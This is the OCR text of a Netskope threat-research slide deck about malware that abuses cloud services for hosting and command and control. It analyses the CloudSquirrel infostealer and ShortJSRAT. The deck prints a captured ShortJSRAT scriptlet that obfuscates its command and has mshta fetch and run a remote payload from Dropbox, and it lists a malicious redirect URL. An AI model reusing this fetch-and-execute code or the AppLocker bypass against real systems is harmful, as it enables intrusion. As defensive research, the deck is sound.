Rushikesh Vishwakarma

- Member of Technical Staff, Netskope
  - Cloud Security Enthusiast
  - Identifying the malware & phishing services using cloud
  - https://www.netskope.com/blog/author/rushikeshvishwakarma


Ashwin Vamshi

- Staff Security Research Engineer, Netskope
  - Interest in targeted attacks and malwares using cloud services
  - Speaker @ RSA, Defcon, Bsides
  - https://www.netskope.com/blog/author/ashwinvamshi
  - https://www.linkedin.com/in/ashwinvamshi

Cloud Transformation

- Enterprises are moving towards Cloud
  - The traffic has moved from static websites to cloud
- Evaluations ?
  - Do we know what is shared responsibility ?
    - Are we having enough controls ?
  - What is our security posture ?

- Threat actors
  - I can haz Cloud



Pizza as a Service 2.0

http://www.paulkerrison.co.uk

Tradition On-Premises (legacy)	Infrastructure as a Service (IaaS)	Containers as a Service (CaaS)	Platform as a Service (PaaS)	Function as a Service (FaaS)	Software as a Service (SaaS)	
Conversation	Conversation	Conversation	Conversation	Conversation	Conversation	Configuration
Friends	Friends	Friends	Friends	Friends	Friends	Functions
Beer	Beer	Beer	Beer	Beer	Beer	Scaling...
Pizza	Pizza	Pizza	Pizza	Pizza	Pizza	Runtime
Fire	Fire	Fire	Fire	Fire	Fire	OS
Oven	Oven	Oven	Oven	Oven	Oven	Virtualisation
Electric / Gas	Electric / Gas	Electric / Gas	Electric / Gas	Electric / Gas	Electric / Gas	Hardware
Homemade	Communal Kitchen	Bring Your Own	Takeaway	Restaurant	Party	

You Manage

Vendor Manages

Cloud Security Posture

30%

Defending against malware

15%

Reaching regulatory compliance

14%

Securing major cloud apps already in use


Discovering unsanctioned cloud apps in use

Securing mobile devices

Preventing cloud misconfigurations

Securing BYOD (bring your own device)


Malware in the Cloud




Motivation for Threat actors to use Cloud

- Implicit trust
- Ease of use and abuse
- Reduces the infrastructure overhead
- More powerful than traditional hosting or computing services
- Significantly cheaper than traditional attack methods (No DGA or BPH needed)
- Protection by default (encrypted traffic, API driven communication, *etc*)


Alright … Light, action, Cloud





https://appengine.google.com/_ah/logout?continue=https%3A%2F%2Ftransef.biz%2FDoc102018.doc


https://exceldocshare.blob.core.windows.net



Agenda

- Detail specific attack patterns with the theme: Malware in the Cloud (MITC)
  - Cloud as a malware hosting platform
  - Cloud as a command and control channel
  - Cloud as a platform to spread malware
  - Cloud as a platform to host Crimeware as a Service
- How to protect against cloud threats

Cloud as a malware hosting platform




Cloud squirrel

- Infostealer campaign
  - Targets Brazilian users
- Infection vector
  - Phishing email attachment with double extension
  - Embedded link to a cloud service → JAR file
- Multi-stage cloud app abuse
  - Jelastic → CloudApp → AmazonAWS → Dropbox
- Downloads next stage DES encrypted payloads

```
public static String keys = "squirrel123";
public static String file1;
public static String file2;
public static String file3;
public static String file5;
private static Process kall;
```

https://www.netskope.com/blog/netskope-threat-research-labs-technical-analysis-cloudsquirrel-malware-2

Cloud squirrel depiction




ShortJSRAT

- Scriptlets using the “Squiblydoo” technique
- Bypasses application whitelisting solutions like Windows Applocker
- Uses Cloud services for downloading the next stage payloads
  - Google Shortener, Dropbox, Github


```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="caraideasamanoaffsquemerda"
    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
    <script language="JScript">
        <![CDATA[

        carai="c"+"md /c start mshta j"+"a"+"v"+"a"+"s"+"c"+"r"+"i"+"p"+"t"+":"+"\"\..\mshtml,RunHTMLApplication
        \";document.write();GetObject(\"script:https://www.dropbox.com/s/22rlwtb4m839euy/2.sct?dl=1\");";
        new ActiveXObject("WScript.Shell").Run(carai,0,true);

        ]]>
</script>
</registration>
</scriptlet>
```

https://www.netskope.com/blog/shortjsrat-leverages-cloud-scriptlets

ShortJSRAT Depiction



Cloud as a command and control channel




Xbooster parasitic miner

